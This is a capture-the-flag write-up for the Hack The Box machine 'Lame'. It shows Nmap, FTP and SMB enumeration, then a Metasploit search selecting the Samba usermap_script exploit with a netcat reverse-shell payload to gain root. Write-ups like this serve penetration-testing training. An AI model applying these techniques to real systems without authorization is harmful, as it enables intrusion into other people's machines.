
LAME –


As an Initial step, used **Nmap** tool to enumerate and scan for open ports and services running on the target machine.




```
┌──(kali㉿kali)-[~/HTB]
└─$ nmap -sC -sV 10.129.97.120 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-11 14:52 EDT
Nmap scan report for 10.129.97.120
Host is up (0.026s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.53
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2022-06-11T14:53:36-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 2h00m29s, deviation: 2h49m45s, median: 27s
```

With the above results, there is a SSH, FTP and SMB service running on the machine.

Logged in to the FTP session as the service accepts Anonymous logins but as listed the contents in the session, there are no files in it.



Then moved forward to enumerate the SMB service and listed out the SMB shares on the machine.



Then logged in to the SMB share session to read the contents and yet no luck in the also.

```
┌──(kali㉿kali)-[~/HTB]
└─$ smbclient \\\\10.129.97.120\\tmp
Enter WORKGROUP\kali's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jun 11 14:59:48 2022
  ..                                 DR        0  Sat Oct 31 02:33:58 2020
  .ICE-unix                          DH        0  Sat Jun 11 14:51:46 2022
  vmware-root                        DR        0  Sat Jun 11 14:52:51 2022
  .X11-unix                          DH        0  Sat Jun 11 14:52:10 2022
  .X0-lock                           HR       11  Sat Jun 11 14:52:10 2022
  5565.jsvc_up                        R        0  Sat Jun 11 14:52:57 2022
  vgauthsvclog.txt.0                  R     1600  Sat Jun 11 14:51:44 2022

                7282168 blocks of size 1024. 5385876 blocks available
smb: \>
```


Downloaded the file to the local machine using **mget** tool and read the contents which had not much information.

```
┌──(kali㉿kali)-[~/HTB/Lame]
└─$ cat vgauthsvclog.txt.0
[Jun 11 14:51:44.658] [ message] [VGAuthService] VGAuthService 'build-4448496' logging at level 'normal'
[Jun 11 14:51:44.658] [ message] [VGAuthService] Pref_LogAllEntries: 1 preference groups in file '/etc/vmware-tools/vgauth.conf'
[Jun 11 14:51:44.658] [ message] [VGAuthService] Group 'service'
[Jun 11 14:51:44.658] [ message] [VGAuthService]        samlSchemaDir=/usr/lib/vmware-vgauth/schemas
[Jun 11 14:51:44.658] [ message] [VGAuthService] Pref_LogAllEntries: End of preferences
[Jun 11 14:51:44.709] [ message] [VGAuthService] VGAuthService 'build-4448496' logging at level 'normal'
[Jun 11 14:51:44.709] [ message] [VGAuthService] Pref_LogAllEntries: 1 preference groups in file '/etc/vmware-tools/vgauth.conf'
[Jun 11 14:51:44.709] [ message] [VGAuthService] Group 'service'
[Jun 11 14:51:44.709] [ message] [VGAuthService]        samlSchemaDir=/usr/lib/vmware-vgauth/schemas
[Jun 11 14:51:44.709] [ message] [VGAuthService] Pref_LogAllEntries: End of preferences
[Jun 11 14:51:44.709] [ message] [VGAuthService] Cannot load message catalog for domain 'VGAuthService', language 'C', catalog dir '.'.
[Jun 11 14:51:44.709] [ message] [VGAuthService] INIT SERVICE
[Jun 11 14:51:44.709] [ message] [VGAuthService] Using '/var/lib/vmware/VGAuth/aliasStore' for alias store root directory
[Jun 11 14:51:44.740] [ message] [VGAuthService] SAMLCreateAndPopulateGrammarPool: Using '/usr/lib/vmware-vgauth/schemas' for SAML schemas
[Jun 11 14:51:44.759] [ message] [VGAuthService] SAML_Init: Allowing 300 of clock skew for SAML date validation
[Jun 11 14:51:44.759] [ message] [VGAuthService] BEGIN SERVICE
```

Finally on enumerating on the version of SMB service on the machine and searching exploits on the same, found an excellent exploit which can get us shell on to the machine as shown below.

```
msf6 > search Samba 3.0

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script        2007-05-14       excellent  No     Samba "username map script" Command Execution
   1  exploit/linux/samba/chain_reply           2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   2  exploit/linux/samba/lsa_transnames_heap   2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   3  exploit/osx/samba/lsa_transnames_heap     2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   4  exploit/solaris/samba/lsa_transnames_heap 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow


Interact with a module by name or index. For example info 4, use 4 or use exploit/solaris/samba/lsa_transnames_heap

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
```

Configured all the details for the exploit and ran the same.



Command Shell has been achieved on root privileges and hence the flag.